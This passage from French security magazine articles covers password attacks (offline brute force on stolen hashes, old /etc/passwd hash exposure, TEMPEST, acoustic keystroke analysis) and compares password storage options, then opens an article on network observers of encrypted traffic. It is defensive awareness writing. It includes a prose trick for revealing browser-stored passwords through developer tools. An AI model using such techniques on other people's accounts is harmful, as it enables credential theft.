La seconde faiblesse est le risque d'être identifié. En effet, toutes ces tentatives laissent des traces dans les logs et des services méticuleux sur la sécurité déclencheront des alertes et prendront des mesures de défense automatiques. Ainsi, un service pourra décider sans intervention humaine d'interdire pour un temps assez long à une adresse IP d'essayer de se connecter et ne plus répondre du tout à ses requêtes. L'adresse IP, une fois l'alerte déclenchée, pourra faire l'objet d'une enquête en vue d'identifier l'origine de l'attaque. Mais une attaque élaborée fera échec à de telles manœuvres. Les plus simples feront appel à un réseau masquant l'origine des requêtes, comme le célèbre TOR **[13]**, ce qui rendra impossible l'identification de la source. Les plus retorses feront appel à un réseau de machines fantômes pouvant inclure des milliers de machines mal sécurisées allant des PC de particuliers aux caméras de surveillance connectées. Bien que ce type d'attaques, lourdes, visent en général à déstabiliser un service pour en prendre le contrôle, on ne peut exclure la possibilité que cela se fasse en craquant des mots de passe selon les faiblesses que l'attaquant a pu identifier.

Mais il y a mieux encore. Pourquoi attaquer un serveur lorsque l'on dispose de données ? Imaginons que l'attaquant soit parvenu à accéder aux signatures conservées sur un site mal sécurisé après s'y être introduit frauduleusement, un service qui ne représente pas un enjeu considérable pour ses utilisateurs. Discrètement, pour ne pas provoquer d'alerte, il récupère ses signatures sur sa machine. Dans cette hypothèse, il peut avoir tout aussi bien découvert l'algorithme de hachage et les grains de sel employés. Les grains de sel sont un facteur aléatoire introduit pour rendre les fonctions de hachage plus sûres, permettant d'éviter que les mêmes signatures soient stockées sur les différents services. Il ne reste alors plus à notre attaquant, pour découvrir les mots de passe, qu'à lancer une attaque par force brute directement sur les signatures à l'aide de son propre ordinateur. Ce faisant, il ne laissera aucune empreinte réseau, aucune alerte ne pourra être lancée. Beaucoup d'utilisateurs employant le même mot de passe sur tous les services, l'attaquant disposera de milliers de mots de passe valides sur des centaines de serveurs.

Ne croyez pas que cela n'arrive jamais. Le fait est que, bien souvent, les services compromis ne s'en aperçoivent pas. Et lorsqu'ils s'en aperçoivent, ils n'ont pas intérêt à en faire la publicité. Du coup, ce genre d'événements est rarement connu hors de l'entreprise qui gère le service. Pour vous représenter à quel

point cette méthode est pertinente, sachez que fut un temps les systèmes UNIX y étaient vulnérables. En effet, les informations de base concernant les comptes utilisateurs sont stockées dans le fichier **/etc/passwd**. Celui-ci, pour permettre l'identification des utilisateurs, est en accès à tous les utilisateurs, même non identifiés, en lecture seule. Il comprend une ligne pour chaque utilisateur avec différents champs, séparés par un double point. Voici à quoi ressemble une de ces lignes :

Fichier

```
test:'x':1001:1001:,,,:/home/test:/bin/bash
```

Voyez-vous le **x** dans le deuxième champ ? À l'origine, celui-ci comportait la signature du mot de passe de l'utilisateur. N'importe qui ayant un accès à cette machine pouvait récupérer ce fichier et ainsi la signature des mots de passe de tous les utilisateurs du système. L'attaquant n'avait plus alors qu'à monter son attaque par force brute sur sa propre machine pour pouvoir ensuite s'introduire sur le système cible en utilisant le compte de n'importe lequel de ses utilisateurs, y compris l'administrateur.

NOTE

POURQUOI DEVRAIS-JE ME PRÉOCCUPER DE LA SÉCURITÉ DE MON SYSTÈME ? JE N'AI RIEN À CACHER ET JE N'INTÉRESSE PERSONNE !

Un certain nombre de gens ne se préoccupent pas de la confidentialité de leurs mots de passe. Le plus souvent, ils ne s'intéressent pas à la sécurité de leurs matériels informatiques, ainsi que d'autres aspects de leur existence numérique, comme le respect de leur vie privée. Leur argument est le suivant : pourquoi quiconque s'ingénierait-il à me voler mes mots de passe ? Je ne suis pas intéressant, je n'ai rien à cacher, je ne suis pas riche : mes données personnelles n'intéressent personne, et pourquoi prendre le risque de me voler le peu que j'ai ?

Cet argument trouve plusieurs réponses : tout d'abord, ce n'est pas parce que l'on n'a rien à cacher que ce sera toujours le cas. Une fois les mots de passe compromis, le secret peut être difficile à rétablir. Ensuite, vous n'êtes pas forcément la seule personne à prendre en considération : il se peut que quelqu'un de votre entourage utilisant votre matériel soit une cible plus intéressante ou plus vulnérable. Il se peut aussi que vous ne soyez, vous ou votre matériel, qu'une cible intermédiaire pour un objectif plus important. Votre ordinateur peut être enrôlé à votre insu dans une armée de machines fantômes partant à l'attaque de serveurs de certification, à la base de la confiance numérique aujourd'hui, afin de permettre à des organisations mafieuses d'abuser de milliers de gens.

Ces personnes sont comme celles qui refusent de se faire vacciner. Tant qu'elles vont bien, aucun souci : leur bonne santé est assurée largement par le fait que le reste de la population soit vaccinée (tant que le taux de vaccination est supérieur à un certain seuil, cela fonctionne). Mais le jour où elles contractent une infection, elles sont sans défense. Elles peuvent même être des porteurs sains, contaminant d'autres personnes non protégées sans le savoir. Il en est de même pour l'informatique : si vous ne prenez pas soin de votre sécurité, cela n'est pas parce que vous ne constatez rien qu'il n'y a pas de mal ; par ailleurs, le jour où vous vous apercevrez enfin de quelque chose, la prise de conscience pourra se révéler très douloureuse...

2.8 Des techniques encore plus sophistiquées

À ce point de l'article, à mesure que nous avons progressé, nous nous sommes approchés de plus en plus des techniques d'espionnage, jusqu'à évoquer la NSA. En réalité, même les méthodes les plus naïves que nous avons évoquées au commencement, relèvent de l'espionnage. Je suis d'ailleurs certain que les professionnels ne répugnent pas à les mettre en œuvre, éventuellement en faisant des variations complexes (*shoulder surfing* par caméra de surveillance avec miroir interposé...). Car qu'est-ce que l'espionnage ?

C'est obtenir de quelqu'un une information contre son gré et à son insu. Un mot de passe est une des informations les plus intéressantes que puisse obtenir un espion puisqu'il constitue un véritable sésame pour les autres informations restées encore secrètes.

Un tour d'horizon des techniques d'interception de mots de passe ne peut donc se conclure qu'en roman d'espionnage. Nous avons déjà évoqué des attaques bien plus élaborées que celles que la plupart d'entre nous s'attendent à subir. Mais ne boudons pas notre plaisir et voyons rapidement quelques méthodes qui ne dépareilleraient pas dans le prochain 007.

Tout d'abord, il y a *TEMPEST*. TEMPEST n'est pas une méthode en soi, mais un nom de code de la NSA **[14]** regroupant différentes conceptualisations autour d'un problème de sécurité inhérent aux équipements électroniques traitant de l'information, les ordinateurs en particulier, mais pas seulement. Il désigne tant les méthodes d'exploitation de ce problème que ses remédiations. TEMPEST est également un concept utilisé par l'OTAN pour définir une norme d'équipements résistants à des attaques de ce type. De quoi s'agit-il ? Je ne vous apprendrai rien en disant que les équipements électroniques émettent différents types de rayonnements, en particulier électromagnétiques. TEMPEST est simplement le constat que ces rayonnements peuvent être analysés pour découvrir ce qui se déroule à l'intérieur des équipements rayonnants. Cela est particulièrement intéressant lorsqu'il s'agit d'un écran, car cela permet de reconstituer « facilement » l'image affichée. J'ai lu, sans avoir pu le vérifier, qu'on pouvait capter le signal d'un écran cathodique jusqu'à cent mètres. Les écrans LCD ont des rayonnements bien inférieurs, mais ils font tout de même partie des cibles potentielles. Il n'est pas nécessaire de se trouver dans la même pièce. Si TEMPEST est particulièrement impressionnant en ce qui concerne les écrans, il ne s'y limite pas. Des systèmes puissants pourront aussi bien analyser l'activité de votre processeur ou votre clavier... Si vous en êtes là, je vous conseille de disparaître et de changer d'identité...

Mais il y a plus économique : on peut enregistrer le son de votre frappe au clavier. La découverte n'est certes pas immédiate, mais trois étudiants de Berkeley **[16]** ont montré que cela permettait de découvrir 90% des mots de passe de 5 lettres (pas caractères) en moins de vingt tentatives et 80% de ceux de moins de 10 lettres en 75 tentatives. Ces chiffres sont à comparer aux plus de 380 millions de mots de passe possibles de 5 lettres et aux plus de 144 millions de milliards de possibilités pour ceux de 10 lettres. On peut qualifier cette méthode de très efficace.

3. STOCKAGE ET GÉNÉRATION

Maintenant que nous nous sommes amusés à nous faire peur et que nous avons bien compris l'intérêt de toutes les recommandations qui nous sont faites, il nous reste un problème. En effet, si nous devons toutes les suivre, certains d'entre nous auraient des centaines de nouveaux mots de passe à mémoriser chaque trimestre. L'être humain étant ce qu'il est, seuls quelques êtres d'exception peuvent y parvenir. Du coup, des méthodes ont été mises au point pour nous permettre d'avoir des mots de passe fiables sans passer la moitié de nos nuits à les apprendre par cœur.

Avec deux bémols toutefois : toute méthode de génération de mots de passe, quelle qu'elle soit, introduit un biais statistique ; toute solution de stockage de mots de passe, quelle qu'elle soit, définit un point unique de faiblesse. Si un attaquant soupçonne votre méthode de génération, il pourra exploiter son biais pour réduire l'effort nécessaire à la découverte de vos mots de passe. De même, s'il découvre votre solution de stockage, il pourra en faire sa cible privilégiée, et lorsqu'il l'aura atteinte, compromettre toutes vos informations confidentielles à la fois. Il s'agit donc de secrets plus sensibles encore que vos mots de passe.

3.1 Stockage dans les navigateurs

Les navigateurs les plus répandus prennent en charge un stockage optionnel de vos mots de passe. Ils vous proposent même la possibilité de synchroniser vos identifiants entre vos différents périphériques, téléphones, tablettes, ordinateurs, pour plus de commodité. Est-ce une bonne idée de gérer tout cela ?

Commençons par la question de la synchronisation. Il va sans dire qu'une telle fonctionnalité implique que vos mots de passe et identifiants transitent sur le réseau, via des serveurs gérés par le fournisseur du navigateur **[17]**. Bref, deux occasions différentes d'intercepter tous vos mots de passe à la fois en mettant en œuvre certaines des techniques que vous venons d'évoquer. Quand on voit le peu de soin qui est apporté par certains navigateurs au stockage local de vos mots de passe, on s'inquiète forcément de confier ces informations à un serveur géré avec le même sens des responsabilités.

Selon la façon dont sont sécurisés **par ailleurs** votre ordinateur et vos périphériques, obtenir vos mots de passe stockés dans le navigateur peut être une opération simple. Même si l'ensemble de vos identifiants est verrouillé par un mot de passe principal, sécurité minimale à prendre, le navigateur ne vous le demandera qu'une seule fois par session **[18]**. Comme les navigateurs embarquent maintenant presque tous des outils de développement, il suffit alors d'afficher une page d'identification, de modifier la source de la page affichée à l'aide de ces outils pour convertir un champ `password` en `text` pour lire votre mot de passe. Même si votre navigateur n'est pas ouvert, on trouve sur le Web des logiciels dédiés à en extraire les identifiants, il suffit d'avoir accès à votre session (système, pas navigateur), au moins sous Windows. S'il y a pléthore de tels programmes, c'est qu'il s'agit d'un sujet suffisamment bien documenté. Documentation que saura exploiter un développeur de logiciel espion... Et les différentes versions de navigateurs partageant l'essentiel de leur code source, il y a de fortes chances qu'une attaque valant pour Chrome pour Windows vaille aussi pour Chromium pour Linux. Tous les navigateurs ne sont pas égaux, et Firefox, par exemple, utilise votre mot de passe principal pour chiffrer vos identifiants stockés **[19]**.

Mais remarquons tout de même pour être justes : à quoi sert-il d'avoir un navigateur sécurisé à la perfection si votre système ne l'est pas du tout ? Pourquoi s'attaquer à lui si n'importe qui peut passer derrière vous à la pause café pour installer un keylogger ?

3.2 Utilisation de favlets

Favlet ou *bookmarklet* sont des termes qui désignent des applications qui tiennent dans un marque-page de votre navigateur **[20]**. Impressionnant ? Pas toujours, car on en voit beaucoup qui se contentent de faire appel à des ressources sur Internet, ce qui ne constitue pas un exploit. D'autres, plus intéressantes, permettent d'ajouter facilement une nouvelle fonctionnalité à votre navigateur à l'aide de JavaScript stocké dans une URL. Facilement ? Oui, car il suffit de glisser-déposer un lien depuis la page affichée vers la barre des marques-pages (pour peu qu'elle soit affichée, ce qui est toujours le cas quand on est adepte des favlets). Ces dernières sont souvent inutilisables avec Internet Explorer étant donné le nombre très limité de caractères autorisés pour l'URL des marques-pages. Mais vous n'aurez pas de souci avec Firefox ou Chrome.

L'idée est d'utiliser un petit bout de JavaScript pour créer un mot de passe différent pour chaque site. Afin que ce mot de passe ne soit pas identique pour chaque utilisateur, ni facile à découvrir, sa génération est rendue plus difficile à déterminer grâce à un mot de passe général demandé à l'utilisateur lors de chaque utilisation. Une fois le mot de passe renseigné, tous les champs de type `password` de la page courante sont remplis avec cette valeur.

Cette approche constitue une solution élégante :

- les mots de passe ne sont pas stockés, ils ne peuvent donc pas être décryptés ;
- la méthode est économique, quelques lignes de JavaScript et aisément transportable ;
- les mots de passe sont suffisamment complexes pour être considérés comme sûrs ;
- l'utilisateur lui-même reste le plus souvent ignorant de ses propres mots de passe ;
- l'accès à la session du navigateur ne permet pas de découvrir les mots de passe.

Mais elle présente tout de même quelques inconvénients :

- la complexité des mots de passe est limitée par la nécessité de générer des mots de passe satisfaisant autant que possible à toutes les exigences des différents services d'authentification : certains caractères « trop spéciaux » ne seront pas utilisés, la longueur maximale des mots de passé générés sera de 8 caractères… Et malgré cela, la méthode échouera sur certains sites !
- si l'on a pu déterminer que vous utilisiez une favlet, il est facile d'en retrouver le code, il ne manquera alors qu'à déterminer votre mot de passe maître à l'aide de méthodes classiques ;
- l'utilisateur lui-même reste le plus souvent ignorant de ses propres mots de passe.

3.3 Applications en ligne

Il existe des applications en ligne vous permettant de stocker vos mots de passe, et, éventuellement, de les générer pour vous. Du fait que, pour celles que j'ai étudiées, il n'y a pas d'intégration dans le navigateur à l'aide d'un module, il est nécessaire de recourir au copier-coller en ayant deux fenêtres d'ouvertes. Pas très pratique, surtout sur mobile ou tablette. Mais cet inconvénient n'est pas un argument définitif : il se peut que des modules existent pour certaines applications qui m'auraient échappé ; il se peut aussi que de tels modules soient développés à l'avenir.

Mais la principale critique à faire à ce genre de solutions ne tient pas à cela : le fait est que, à moins d'opter pour une solution auto-hébergée (je serais heureux d'en connaître une, je n'en ai pas trouvé d'open source malgré mes recherches), vous retrouvez tous les écueils que nous avons abordés lors des attaques par compromission du serveur.


Cette solution peut sans doute se révéler pratique pour certains utilisateurs, mais elle ne peut en aucun cas être adoptée par ceux qui sont réellement attentifs à la sécurité… comme nous devrions tous l'être ! [21]

3.4 Gestionnaire de mots de passe

Il existe pléthore de gestionnaires de mots de passe tant pour mobile que pour votre PC. Difficile de les tester tous pour se faire une opinion. On peut critiquer le fait qu'ils ne soient pas une solution correspondant aux usages de notre époque, mobile et multipériphérique. Quoique je ne doute pas qu'il en existe, mais alors on se retrouve avec les problèmes liés à l'utilisation d'un serveur central…

Si vous décidiez néanmoins d'avoir recours à une telle solution, quelques recommandations :

- optez pour une solution open source : la moindre des choses lorsqu'un logiciel manipule des données aussi confidentielles est de **pouvoir savoir** ce qu'il en fait ; même si cela n'est pas de votre compétence, on peut espérer qu'un développeur aura moins tendance à entreprendre des actions louches au vu de tout le monde ;



- optez pour une solution « portable », c'est-à-dire que vous pouvez utiliser sans l'installer sur votre périphérique, mais en l'exécutant directement depuis un support amovible, tel qu'une clé USB : cela vous permettra de conserver vos données avec vous (et du coup, cela vous préserve d'un attaquant ayant accès à votre PC, à moins qu'il n'installe un keylogger), ainsi qu'une utilisation plus mobile (vous pourrez l'utiliser sur plusieurs machines, même si tous vos périphériques ne seront sans doute pas compatibles).

Avec ces exigences à l'esprit, mon attention a été retenue par *KeePass* [22] qui respecte ces contraintes.

CONCLUSION

Les problèmes de sécurité liés aux mots de passe sont nombreux, et aucune solution idéale n'existe. Vous pouvez choisir celle qui vous convient le mieux parmi celles que j'ai décrites ou même d'autres que j'aurais oubliées. Pour autant, rien de tel qu'une mémoire absolue et une imagination sans faille pour inventer des mots de passe.

Naturellement, il existe des solutions d'identification différentes, en particulier celles basées sur la biométrie. Mais toutes ces alternatives sont si contraignantes et coûteuses qu'une chose est sûre : les mots de passe ont encore de beaux jours devant eux. Alors, prenez vos précautions. ■

RÉFÉRENCES

[1] **https://www.mitnicksecurity.com**

[2] MITNICK K., SIMON W., *« L'Art de la Supercherie »*, préface de Steve Wozniak, CampusPress, 2003. Bien moins cher en anglais : *« The Art of Deception »*, John Wiley & Sons, 2003.

[3] On me pardonnera d'indiquer systématiquement les termes anglais. Il ne s'agit pas d'une particulière anglophilie, mais il se trouve que la documentation que l'on peut trouver sur ces sujets, y compris dans la langue de Molière, les utilise bien plus fréquemment que leurs équivalents français.

[4] **https://www.internet-signalement.gouv.fr**

[5] **https://phishing-initiative.eu**

[6] **https://framakey.org/Portables/PortableFirefox**

[7] Il est sans doute utile de remarquer que cette attaque ne se limite pas à la vie numérique. Un fait divers a été relevé où une femme s'est fait passer pour une garde d'enfants à domicile afin de cambrioler ses employeurs. La façon dont elle a procédé s'apparente à une attaque du type *Man In The Middle*. Lire à ce sujet : **https://www.schneier.com/crypto-gram/archives/2004/0415.html#6**

[8] La publication de *The Guardian* qui a révélé PRISM au public : **http://www.theguardian.com/world/2013/jun/06/us-tech-giants-nsa-data**

[9] Décret initial : **https://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000023646013&dateTexte=&oldAction=rechJO&categorieLien=id**

[10] L'article modifié : **https://www.legifrance.gouv.fr/affichTexteArticle.do?cidTexte=JORFTEXT000023646013&idArticle=LEGIARTI000025622888&dateTexte=20160322&categorieLien=id**

[11] **http://www.gnu.org/software/libc/manual/html_node/crypt.html**

[12] J'ai trouvé sur le Web une explication remarquablement bien racontée de cette histoire : **https://security.stackexchange.com/questions/33470/what-technical-reasons-are-there-to-have-low-maximum-password-lengths#answer-33471**

[13] **https://www.torproject.org**

[14] **https://www.nsa.gov/public_info/_files/cryptologic_spectrum/tempest.pdf**

[15] **http://www.ia.nato.int/niapc/tempest/certification-scheme**

[16] **http://www.cs.berkeley.edu/~tygar/papers/Keyboard_Acoustic_Emanations_Revisited/preprint.pdf**

[17] Il est sans doute préférable d'héberger son serveur de synchronisation. Firefox le permet. J'avais écrit un article sur le sujet (S. Mourey, « *Installez votre propre serveur de synchronisation pour Firefox* », *GNU/Linux Magazine* n°160, mai 2013, p. 20 à 22.). Mais un changement de paradigme a eu lieu depuis : alors qu'il était presque trivial de mettre en place un tel service à l'époque, cela est devenu bien plus complexe, car il est maintenant lié à d'autres services. Il existe une application pour ownCloud qui assure la fonctionnalité de serveur de synchronisation pour Firefox, (**https://apps.owncloud.com/content/show.php/Mozilla+Sync?content=161793**), que je n'ai pas testé. Sa vie est une aventure depuis le changement de paradigme, et chaque mise à jour de Firefox peut bloquer son fonctionnement. Si je ne sais pas quel en est l'état aujourd'hui, il semblerait que tout ne soit pas perdu pour autant et qu'on puisse espérer, à terme, que Firefox et ownCloud ayant tous deux mûris, une version stable voit le jour. Ce n'est pas le cas aujourd'hui, et personne ne peut dire quand ce le sera. Une solution à suivre, mais à éviter pour le moment. Je ne sais pas ce qu'il en est des autres navigateurs.

[18] À mon sens, les navigateurs devraient demander le mot de passe principal à chaque fois que l'utilisateur accède à un mot de passe stocké ou, au moins, permettre de paramétrer une durée de validité de la saisie du mot de passe principal.


[19] **http://raidersec.blogspot.fr/2013/06/how-browsers-store-your-passwords-and.html** : l'article date un peu (2013), mais force est de constater qu'à l'époque, Firefox assurait un bien meilleur niveau de sécurité que les autres navigateurs. Ils ont pu rattraper leur retard depuis. L'ont-ils fait ? Je n'ai pas pu m'en assurer.

[20] Notons en passant qu'on trouve aisément des *favlets* permettant de modifier les champs de formulaire de type **`password`** en simple champ texte, ainsi que nous l'avions évoqué au paragraphe précédent, permettant ainsi de révéler vos mots de passe enregistrés en un clic.

[21] J'avais consacré un article assez critique à l'une de ces solutions : S. Mourey, « *Clipperz : l'open source comme modèle de sécurité ?* », *Linux Pratique n°93*, janvier/février 2016, p. 46 à 51.

[22] Il s'agit d'une recommandation de Framasoft. KeePass est présenté dans le cadre du projet Framakey (**https://framakey.org/Portables/KeepassPortable**), mais la version proposée est un rien dépassée au moment où j'écris ces lignes (on m'a assuré que le site était en cours de refonte, ce ne sera peut-être plus le cas lorsque vous lirez ces lignes). Du coup, je vous renvoie au site officiel : **http://keepass.info**

1 INTRODUCTION



VIVONS CACHÉS, VIVONS CHIFFRÉS : MYTHE OU RÉALITÉ ?

Guillaume ARCAS

Depuis les révélations d'Edward Snowden sur la surveillance de masse de la N.S.A et des principaux services de renseignement anglo-saxons, la protection de la vie privée et de la confidentialité des communications est devenue un sujet d'inquiétude autant qu'une revendication pour de très nombreux internautes.

Les principaux acteurs d'Internet (les fameux GAFA, acronyme de Google Apple Facebook et Amazon) ont proposé leurs services au-dessus de TLS, une solution de chiffrement des communications. Cela permet à tout un chacun d'étaler sa vie privée sur Facebook, YouTube, Snapchat et autres réseaux sociaux sans craindre de voir ses données interceptées en cours de route. Oh, wait...

La bonne vieille messagerie électronique, elle aussi, s'est convertie au « tout-chiffré ».

Enfin, pour d'autres, désireux de protéger leurs échanges, mais aussi leur identité a minima, hors de Tor il n'est point de salut : plus question pour eux de surfer autrement qu'en mode Onion ou à travers un VPN.

Sur le papier cela renforce la sécurité des échanges et la confidentialité des communications entre internautes. Mais est-ce suffisant ?

AVERTISSEMENT

Cet article n'est ni une incitation à installer des solutions de surveillance ni un manuel de sécurité à l'usage des internautes qui souhaitent, pour des raisons malhonnêtes sinon malveillantes, échapper à la détection.

Il n'a pas non plus pour objectif d'inviter les plus paranos d'entre nous à l'être encore plus (mais ils devraient se méfier... :-)).

Enfin, si certaines des techniques et des solutions abordées ci-après peuvent porter atteinte à la vie privée quand elles sont entre des mains (ou des souris) mal intentionnées, elles permettent aussi de renforcer la sécurité d'un réseau et de détecter des comportements anormaux ou malveillants.

1. CONTEXTE

Jean-Kevin est vénère.

Le traditionnel « hamburger/frites » du mardi a été supprimé du menu de la cantine du lycée Saint-Potache et remplacé par du steak de tofu au nom de la lutte contre la malbouffe.

Sous le pseudonyme de « D4rkM1tn1ck », Jean-Kevin est le chef de file des « Z4n0n1moos », un collectif local d'hacktivistes lycéens. Pour exprimer leur mécontentement, le collectif a initié **#OpCantoche** dont l'objectif est de protester contre cette décision en postant des commentaires anonymes sur le site du lycée et, si cela ne suffit pas, de *DDoSSer* celui de la société de restauration collective.

Comme Jean-Kevin est privé d'Internet chez lui depuis que ses parents ont reçu un courriel de mise en demeure de l'HADOPI, il utilise les ordinateurs en libre service de la bibliothèque. Et comme il est prudent et soigne son OPSEC, il n'utilise plus que des services en ligne sécurisés et le petit cadenas vert est devenu sa ligne d'horizon. Et avant de lancer ses **#Op**, il prend bien soin d'utiliser Tor. Il est ainsi sûr de ne pas être repéré. C'est en tout cas ce qu'il pense...

Dans son combat pour protéger sa vie privée et ses données personnelles, l'internaute fait face grosso modo à trois principaux « attaquants » ou trois acteurs, pour utiliser un terme moins agressif.

Dans notre cas, Jean-Kevin joue le rôle de l'internaute.

1.1 Observateur

L'observateur est entièrement passif. Sa mission : voir sans être vu, écouté sans être entendu. Sa réussite dépend de son point de vue, c'est-à-dire des réseaux auxquels il a accès. L'idéal pour lui : un routeur situé sur un point de passage entre un réseau privé et Internet.

C'est le rôle que joue monsieur Maisonneuve : il a la main sur le routeur de la salle informatique du lycée.

1.2 Observ-acteur

Cet attaquant agit majoritairement de façon passive à l'instar de l'observateur. Mais il se permet quelques entorses à la règle et peut, en fonction des besoins, manipuler le trafic réseau : soit en le détournant, par exemple vers des équipements disposant de fonctionnalités avancées qui permettent d'inspecter le trafic en profondeur, soit en s'interposant (*man-in-the-middle*) pour injecter du contenu dans les paquets ou, mais avec certaines limites, pour déchiffrer des communications à la volée (avec le risque que cela se voit...).

1.3 Provocateur

Le provocateur, contrairement aux précédents acteurs, est un attaquant actif qui va pousser l'utilisateur à la faute, c'est-à-dire à commettre une ou des erreurs qui porteront atteinte à la protection de son identité et à la confidentialité de ses communications. Le terme de « faute » doit être bien compris comme synonyme d'erreur, indépendamment de toute considération juridique ou légale.

Cela peut consister à insérer un « Web bug » dans un courriel ou dans un document PDF. Autre exemple : mettre à disposition des logiciels peu sûrs ou contenant des fonctions de désanonymisation et inviter l'utilisateur à l'installer et l'utiliser. Cela peut être un faux logiciel de chiffrement de données ou bien une barre d'outils additionnelle pour navigateur dont la véritable finalité (porter atteinte à la protection des données personnelles de l'utilisateur) sera masquée.

Le provocateur flirte donc allègrement avec la ligne jaune.

Dans cet article, nous envisageons exclusivement le cas de l'observateur et nous verrons de quels moyens celui-ci dispose pour garder un œil (de Moscou ou de Fort Meade) sur le trafic de ces utilisateurs sans être totalement aveuglé par les différents moyens de protection mis en œuvre par ceux-ci.

1.4 Comparaison n'est pas raison

Le passage du non chiffré vers le chiffré n'est pas une assurance de confidentialité absolue.

